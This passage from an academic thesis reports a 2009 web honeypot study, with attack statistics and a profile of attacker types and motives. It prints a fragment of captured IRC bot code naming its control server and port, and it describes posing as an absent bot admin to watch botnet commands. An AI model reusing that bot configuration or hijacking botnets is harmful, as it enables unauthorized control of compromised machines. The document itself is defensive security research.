


Figure 3.7: IRC botnet channel




Figure 3.8: Bot commanding

```
my $ircname = 'ajax';
chop (my $realname = 'uname -sr');
$servidor='ajax.whitehat.cc' unless $servidor;
my $porta='9999';
my $secv = 1;
my $VERSAO = '1.0';
```

Using a Windows IRC client known as mIRC and by connecting to the server and joining the IRC channel it was possible to see hundreds of machines compromised as it can be seen in Figure 3.7. By looking at the bot code it was possible to notice that one of the admins "axe1" was not present in the server and masquerade another IRC client with that nick, without joining the channel to evade visual detection, to be able to gather evidence regarding bot command execution as it can be seen in Figure 3.8. This behaviour exposes the additional threat of someone more skilled using the already gathered bots for other purposes simply by masquerading as an admin that is not present. The admins show evidence of being from different nationalities by looking at their access sources as no public conversation is transmitted in the IRC channel.

3.3.3 Statistical Analysis

This section presents an overall statistical analysis of the results gathered from the honeypot environment from June to September of 2009 with the analysis of the attack information across different detailed graphs.

Figure 3.9 shows that during this time frame our environment suffered a total of 8858 attacks. It can also be observed that the first honeypot named "webserver1" (see Table 3.2) suffered more attacks than the other honeypots. This can be explained by its position in the IP address range as the first host serving HTTP requests as a webserver. Detecting the availability of a webserver, the attacker starts by targeting automatically this host with all his arsenal of web exploits without checking the installed web application and gives up without probing sequentially the next IP address.

The large majority of the attacks detected were not specific to the applications installed, but randomly or sequentially scanned across the honeypot IP address range for multiple specific vulnerabilities. The number of targeted attacks is 498 representing only 6% of the total of targeted and untargeted attacks.

The diversity of operating systems and web servers present in our honeypot environment does not influence the attack number results as there is no significant distinction on attack rate by operating system or when comparing web server technologies as it can be observed in Figure 3.9.

Attacks to web applications (Figure 3.10) reveal that PHP is the most attacked web language with PHPMyAdmin as the most attacked application, while the other installed applications present no significant number of attacks with the exception of the tomcat manager. There is a significant amount




Figure 3.9: Number of attacks by honeypot (8858 total)

of blind attacks to commonly used Internet web applications that were not installed in the environment like Horde, Roundcube or Zencart. These web applications are widely deployed over the Internet so attackers prefer to conduct random or sequential exploitation in order to compromise the highest number of machines possible with little target search and information gathering procedures.

As it can be seen in Figure 3.11, there is a large amount of URL bruteforcing attacks, trying to find hidden applications with known vulnerabilities by enumerating default locations and version numbers. Direct command execution is also tried across multiple known vulnerable applications, because of the simplicity in compromising vulnerable hosts in this manner. Code Injection was accomplished against a known vulnerability in PHPMyadmin and remote file include was tried in requests to non existent vulnerable web applications in our environment. Authentication bruteforce attacks were performed against the tomcat manager application.

The Figure 3.12 shows the worldwide origin attack distribution that probed our environment based on source addresses using GeolPlite country mapping database by Maxmind [167]. There were 272 different attacking sources detected in the honeypot tested with an average of 32 attacks individually. It can be seen that Africa and Australia had no impact in the honeypot testbed and little action was captured from South America. The Asian continent reveals China as the main attacker along with other attacking countries such as Taiwan and Japan. Europe and North America also had a significant impact in the environment with attack traces visible in multiple places of their geographical borders.

The United States was the main attacker of the environment (Figure 3.13) followed by China as the new rising star in hacking attempts with their huge evolution in technological resources. The addition of both these sources represents more than half of the attacks verified in the honeypot testbed. The diversity of attacking countries captured by the environment, some represented as others in Figure 3.13, show that there are attackers almost everywhere that try to intrude systems




Figure 3.10: Percentage of attacks by application




Figure 3.11: Percentage of attacks by type



Figure 3.12: Worldwide attack origin distribution




Figure 3.13: Top attacking countries

over the Internet bypassing any geographical borders, language barriers and cultural issues.

Portugal is also represented as others with no significant number of attacks that were issued to our honeypot environment. There were 9 attacks detected from Portuguese sources which consisted of web server fingerprinting attempts.

The presence of high developed countries with a significant amount of attacks shows that even under a strict law against computer crimes, usually enforced in these countries, there is little influence in diminishing the actions of attackers failing to function as deterrent controls. It can be expected that the rise of technological resources in developing countries and the existence of no clear legal environment against computer crimes promotes a rise in hacking attempts as the probability of being caught and being judged is minimal.

Some of these attack sources can be innocent hosts that were previously intruded and are used as remote headquarters for conducting further attacks. The wide search for open proxies verified in the honeypot testbed also shows these resources are being used to masquerade the real source of attacks. An attacker chaining multiple proxies difficults even more the possibility of its attack source being discovered, taking advantage of the multiple bureaucracies in the communication between different entities.

Although the scripts captured contained text in Brazilian Portuguese, the impact of the attacks detected by that country source in the environment were minimum and there is some evidence that the code was copied and used by other attackers of different countries. This behaviour shows that some attackers prefer to adapt developed code instead of trying to design their own code from scratch.

Comparing these results with the statistics of web attacks mentioned in Chapter 2, it can be concluded that there was no attempt to exploit multiple cross site scripting and SQL injection vulnerabilities present in our environment, as these vulnerabilities require more knowledge to adapt to the attacker's final objective. The major threat of information leakage was not verified in our environment as it does not present real sensitive information. It can be verified that our environment suffered a high number attacks that show a rise of web threats, but as the number of targeted attacks is low it is impossible to see a wide variety of attack and vulnerability types. The high number of untargeted attacks suffered by our environment dictates that there is a maximization of quick intrusion efforts by probing the entire Internet address space for a recent disclosed vulnerability.

Chapter 4

Attacker profiling

*"Know your enemy and know yourself and you can fight a hundred battles without disaster."
—Sun Tzu, the Art of War*

Profiling an attacker brings major benefits to companies and other organizations, because it helps to anticipate the attacker's next move by studying its traits, raises the risk awareness and continuously improves the used threat model. Attacker profiling contributes to the security planning and incident response by bringing added value information due to threat analysis. Threat analysis allows the planning of adequate security safeguards to mitigate risk and to respond appropriately when hosts are compromised. This chapter describes common characteristics of attackers such as methodology, knowledge, execution and motivation to provide a basis of classification and evaluates the attacker profile with the lessons learned from the analysis of the data gathered from the attacks to the honeypot environment.

4.1 Description

Like in any crime the basic modus operandi and signature of the attacker follow the same pattern as in a physical crime. The modus operandi can be perfected over multiple crimes and the signature tends to identify the attacker as it is repeated continuously with minimum change (Chiesa et al. [168]). The attacker has to have a motive, awaits the opportunity and uses the means he has available (Rogers [169], Colwill et al. [170], Lowry et al. [171]). This approach illustrates the why, when and how of the attack and shows that the attacker has always a substantial advantage over the defender with the control of these characteristics. These three characteristics help to classify an attack in a legal perspective and can also be used to profile attackers taking into account how the attack is executed and how much knowledge is necessary to succeed (Denning [172], Rogers [173], Preuß et al. [174]).

The environment where the attacker is inserted must also be taken into account when profiling an attacker, because it directly influences his behaviour, associations and possible relationship with

the target (Parker et al. [175]). The environment could provide him with an insider contact to grant him privileged information to drive the attack. Time is another factor that influences the attacker's behaviour as it can limit his window of opportunity along with the amount and quality of information previously gathered.

The attacker's personality is commonly characterized with traits of: high attention to details shown with the importance of a detailed information gathering phase before the attack, persistence evidenced with large time and effort consumption, self-esteem to control the emotions in order to prevent mistakes and creativity to be able to find a way to bypass the multiple obstacles in the path to his objective. Attackers relate better with other people using an electronic identity (also known as nickname) as they gain confidence using the electronic means they master and feel less vulnerable with this electronic barrier as protection. Despite this comfortable electronic protection, they mingle among multiple physical social groups passing unnoticed with a normal dress code and behaviour, running away from the nerd stereotype that does not leave the house environment (Durost [176]). Some of them even use those social empathy awareness skills as manipulators performing social engineering to convince others to disclose private information to be used later for attacking the target.

The attacker's personality is also characterized by the need and pleasure of gaining additional knowledge, but not necessarily at school. Boredom with school is stated as one of the environmental influences known to awake attackers, as some of them are only motivated with computer science disregarding other subjects. Another attacker faction is simply good at everything at the educational level, so no real challenge is ever presented to them. While some personalities remain arrogant keeping their attacking skills to themselves, others serve as mentors to less knowledge, but promising, younger individuals teaching them the initial steps and fomenting self-learning so that they are able to research the rest. Some knowledge is also transmitted in special private meetings held periodically such as for example chatroom or forum gatherings.

Across most hackers the distinction between good and evil is done by a hat colour representing the behaving alignment following an analogy retrieved from the western movies. The whitehats, representing good, help the security community identifying previously unknown vulnerabilities to protect against the blackhats, representing the evil side that exploit breaches in security.

4.1.1 Methodology

Every attacker follows more or less a predefined attack methodology (EC-Council [9]) going through several steps while intruding a system as shown by Picture 4.1:

- **Reconnaissance:** Before attacking the target he studies it in the reconnaissance phase by gathering as much information as possible to help him in the next phases and infers the difficulty of penetrating the target. The reconnaissance can be performed actively by looking for example at external accessible hosts. It also can be done passively by looking at information from search engines and external references such as news releases.



Figure 4.1: Attack methodology [9]

- **Scanning:** In this phase the attacker scans the target with specific information gathered during the previous phase looking for vulnerabilities and flawed configurations to use for intrusion. In this phase it is common to use tools such as port scanners and vulnerability scanners.
- **Gaining Access:** This phase is the intrusion per se, where the attacker uses an exploit to explore a vulnerability and obtains illegitimate access to the target following the previously explained AVI model.
- **Maintaining Access:** In this phase the attacker performs system modifications in order to retain access in the future to the compromised host, even if the previous exploited vulnerability is patched in the meantime. He usually installs software, like trojan horses or rootkits, that enables him to hide inside the system along with his actions.
- **Clearing Tracks:** This final phase consists in clearing all the evidence of the intrusion that might be used to legally pursue the attacker. The attacker can use tunneling procedures along with steganography to stay undetected and manipulate logs clearing the evidences of access. This phase might end with the attacker establishing this compromised system as the home base for performing reconnaissance of other victims.

4.1.2 Execution

The understanding of the execution of attacks is the crucial factor when developing attack security awareness and drives the focus of adequate security incident handling (Howard and Longstaff [10]) as it can be seen by the computer and network incident taxonomy in Picture 4.2. The execution of attacks can be autonomous or human-based:

- **Autonomous attacks** are performed by malware such as worms that replicate automatically across multiple computers without human intervention. Some of these automatic devices use




Figure 4.2: Incident taxonomy [10]

"call-home" techniques in which they contact a central system for updates or commands, but the propagation routines function automatically upon successful exploitation.

- Human based attacks are attacks executed by a human attacker manually or recurring to scripts and tools that automate some procedures, but the essence of the attack still incorporates an interactive step by step methodology. The human mind behind the attack is capable of analysing the outputs and plan further actions based on them.

Another execution approach can be differentiated between a targeted attack and a vulnerability attack. In the first one the attacker chooses a target, gathers information about it and evaluates all the vulnerabilities that might exist and focuses exclusively in that chosen target for intrusion. In the vulnerability approach the target chooses one vulnerability and scans multiple systems for that vulnerability until he finds one or more to exploit. In this second case the vulnerability by itself is the focus and not a specific target and the attacker simply wants to test a recently disclosed vulnerability, use the system as home base to deliver another attack, store illegitimate software or gain control over a quantity of hosts to deploy for example a botnet.

The execution of the attack can be performed by a user inside the organization being a disgruntled employee or a third party such as a partner or consultant and in that case the attack is called internal. An internal user can work in cooperation with a malicious outsider granting him unauthorized access to the internal systems. If the attack is performed outside of the organization by a stranger, it is called external.

The execution of the attack can be active or passive. The active approach influences the other system by communicating with it and changing its state and the passive approach listens, intercepts

and analyses traffic without interfering with the target system.

4.1.3 Knowledge

The most important point regarding knowledge or skills is to never underestimate an adversary (Skoudis and Liston [177]), even if it seems a harmless kid with little knowledge. The attacker can be distinguished by their knowledge among the following groups from lower to higher skills:

- **Script Kiddies:** Usually young and driven by curiosity and fame, the members of this category have little knowledge about vulnerabilities, network and operating systems. They operate user friendly tools created by other more skilled parties to scan and exploit systems across the Internet without targeting a specific system with the goal of testing the tools and succeeding in acquiring control of a compromised system. The information value residing in the targeted system plays no vital value as the targets are chosen most of the time randomly from a wide range of addresses. These attackers take no measures to evade attack detection mechanisms or to cover the tracks after the intrusion is performed.
- **Botnet Owners:** There has been a continuous rise in botnets across the Internet and the members of this group, that initiated the activity for personal power and to conduct targeted distributed denial of service attacks against their personal enemies, have been presented with the possibility of selling these resources for illegitimate purposes such as spam. This transition influenced the growth of members that gather increasing quantities of zombie computers to sell for financial gain. The focus remains in the quantity of systems compromised, but the modus operandi differs from the script kiddies in terms of knowledge, because they need to succeed in hiding their bots inside the system in order to remain idle as a parasite.
- **Online Group:** These malicious groups usually search for unknown vulnerabilities and develop hacking toolkits for fame and recognition. Their members are normally knowledgeable young people that search to be accepted in a notorious online social community. These groups conduct several targeted defacements according to their ideology and usually also participate in the cracking of software and in the distribution of illegitimate software on the computers compromised to evade legal prosecution.
- **Hacker:** This type of individual usually acts alone and has deep knowledge of the vulnerabilities of operating systems through personal research studying past flaws and exploits. He uses targeted attacks and takes special precaution evading detection by covering his tracks. He acts in his personal interest accessing unauthorized sensitive information.
- **Hired Intruder:** This type of individual acts for financial gain and is hired by a firm to conduct espionage about a competitor, attacking and gathering trade secrets such as business strategies and new unreleased products. These mercenaries study the target waiting for the right moment to attack using an unpublished exploit, if that is what it's necessary to succeed. Once they have access to the compromised system they gather the sensitive information and might damage the system to impact the competitor's business reputation. As more business is performed over the Internet, the risk of being attacked by an enemy using these high skilled mercenaries is increasing.

- **Organized Crime:** Members of organized crime are skilled attackers seeking to maximize profits wherever they can, using every malicious means necessary. They steal identities and confidential information looking to commit fraud or theft and seeking opportunities to launder money. They steal or encrypt sensitive data or conduct denial of service to the infrastructure and ask for ransom to stop the evil actions. They take advantage from virtual remote locations, underdeveloped cyber laws and legal communication bureaucracies between countries to evade jail.
- **Terrorists:** They seek chaos, terror and destruction with any means necessary using recruited skilled individuals driven by hate. With this sort of motivation they are able to recruit otherwise inaccessible high knowledge people to fight for a cause. They gather confidential information and conduct mass denial of service attacks destroying critical systems in sensitive times to influence the reputation of an entity, generating disinformation, threatening its economy and causing life losses.
- **Intelligence Services:** These members are highly specialized individuals that work in a government organization to gather confidential information that might help them in future military actions against a foreign country. As more resources become controlled by computers, these individuals play an important step in the sabotage during information warfare and also in disclosure of future adversary attack plans.

4.1.4 Motivation

What drives the motivation to execute an attack? Taylor [178] reveals multiple interviews with former hackers to understand their motivations. Most of the time the motivation that leads the attacker is profit, status and fun:

- The profit can be selling confidential personal information, buying goods with stolen credit card numbers, selling botnets or being paid to obtain trade secrets or sabotage a service.
- Among status it is considered the insertion into a social group, the peer recognition of technical capabilities, the power gained with additional resources and the subjugation of others with denial of service, the fame gained by news about an attack and the ideological hacking movement also known as hacktivism.
- As fun or recreational factors there is the embarrassment caused by the message transmitted during a defacement, the thrill felt by the curiosity of what unknown information one may find, the satisfaction by passing the challenge of accomplishing an intrusion and the thirst for knowledge by accessing more and more information.

The information value also plays an important factor when dealing with motivation because when an asset has valuable information it tends to be more protected and monitored. These defenses function instinctively as deterrent controls when advertised as warning banners causing the asset to be only the target of individuals with higher knowledge. The attractiveness is not only driven by information value but also by the amount of visits of the Internet user community. If an asset is

well known in the Internet, the exposure to defacement is proportional to the fame that a successful attack might trigger.

The physical restriction of access to privileged entities does not happen in the Internet where the attacker can reach most entities by looking up their domains and probing them directly using multiple tools, instead of being physically blocked behind a closed door or unable to provide identification to a security guard. The lack of physical contact with the attacked entity during the attack and the difficulty of tracking the physical source location promotes a sense of unpunishment that drives most of the attacks. Even if the physical location is discovered by vigilant entities, the attacker can be using a chain of proxies located in different parts of the world for hiding the attack. The bureaucracies between different law enforcement country entities minimize the possibility of legal prosecution and even if legal prosecution is accomplished, the cybercrime law varies from country to country generating hacking paradises. Another contribution to increase this sense of unpunishment is the wide availability of public wireless networks, where the attacker can hide anonymously instead of performing the malicious activities in school or at home risking being caught more easily.

Most attackers also evaluate the risk of their attack qualifying factors such as likelihood of success, likelihood of detection, consequences of being detected, what is the nature of the target and what is the amount of resources necessary. When these factors are unbalanced in the attacker's point of view they may function as deterrence controls to abort the attack. Financial problems might cause the attacker to underweight some of these factors in the search for desperate financial gain.

4.1.5 Statistics

The five years old Hacker's Profile Project by Chiesa [179] performed a survey regarding the hacker's behaviour with 1073 questionnaires received and reached the following main values regarding the profile:

- 94% of the hackers have the gender male;
- 30% are situated with ages between 10 and 20 years, 29% between 21 and 25 years and 20% between 26 and 30 years;
- Average 27 for males and 25 for females;
- 61% started hacking between ages 10 to 15 years;
- 34% also do phreaking in addition to hacking;
- 88% have never done carding;
- 46% live in a big town;
- Regarding education 40% have university studies;
- In social economical status they are positioned in the average low class with 39% and average high class with 43%;
- Curious is the most answered personality trait among hackers with 16%;

- 71% take into account the hackers ethics;
- 69% perform the activities at night;
- 19% say that hacking is not an offense in their country;
- 80% say they are not damaging someone;
- 90% have never been arrested and 56% have never considered that possibility;
- 32% of their parents are aware of their activities;
- 55% operate alone;
- 66% communicate with an encrypted chat client;
- 59% Warn the sysadmin after having found a breach in security;

With this study it can be concluded that the average hacker is a male individual in the mid twenties that started hacking before he was fifteen due to curiosity. He has university studies, lives in urban areas and prefers to execute the hacking activities at night. He respects some sort of ethic and tends to evade criminal activities that damage the users such as carding. When he acts in groups he communicates usually over IRC with an encryption add-on to the client. He considers that is not doing anything wrong, but his hacking activities tend to decline as he grows older with the increase in responsibility, where in some of the times they choose an ethical path in computer security.

4.2 Experimental Results

Based on the data and evidence gathered in our honeypot environment, this section deals with profiling the attackers of our environment among those groups presented above, describing the characteristics and modus operandi that allow recognizing their behaviour.

4.2.1 Script Kiddies

Most of the attacks that we faced were driven by script kiddies testing the latest disclosed exploit globally throughout the Internet, without even first fingerprinting the web server to see if it runs the vulnerable application. They were driven by pure curiosity as most of them replayed the published exploit without any code changes and repeated its execution multiple times when, in some cases, there was no possibility of success.

Most of them jumped the necessary information gathering and scanning phase to try directly to get access to the supposed vulnerable system. The intrusion can be easily identified as most of these individuals do not have sufficient skills to erase effectively their tracks or remain undetected inside the host. Their attacks are untargeted as they sweep multiple host ranges using the disclosed exploit sequentially with no focus on the system as a whole or its data value, but only as a single IP address inside the range chosen.

Others performed enumeration tasks in the scanning phase looking for specifically unprotected administration components using published scripts and tools. When those components were found with authentication requirements, they conducted default and common user and password enumeration. This behaviour reveals a more practical knowledge with proficiency in the use of malicious attacking tools, being able to analyse the results provided by them. As the results show failure in exploitation or take too much time to complete, they jump to the next system without analysing further ways of intrusion.

The real threat that these script kiddies present can be defined as the opportunity of accessing an early published exploit before systems are patched and succeeding in intruding randomly chosen systems. They take advantage of default configurations to control machines temporarily until discovered. These machines reveal a poor security baseline without change management procedures and their administrators show lack of vulnerability awareness.

4.2.2 Botnet Owners

A minority of attacks has evidence of bot owners as they have a modus operandi similar to script kiddies, but their main motivation is to install a bot to control it remotely. They also start directly in the gaining access phase by searching for a specific vulnerability along a predefined range of IP addresses to maximize the intrusions and consequently the number of bots installed. After identifying a successful intrusion they upload, install and hide the bot automatically using an automated deployment script. The remote bot management is performed using an alternative protocol such as IRC, having possibilities of upgrading the bot software and of performing manual commands on the compromised host.

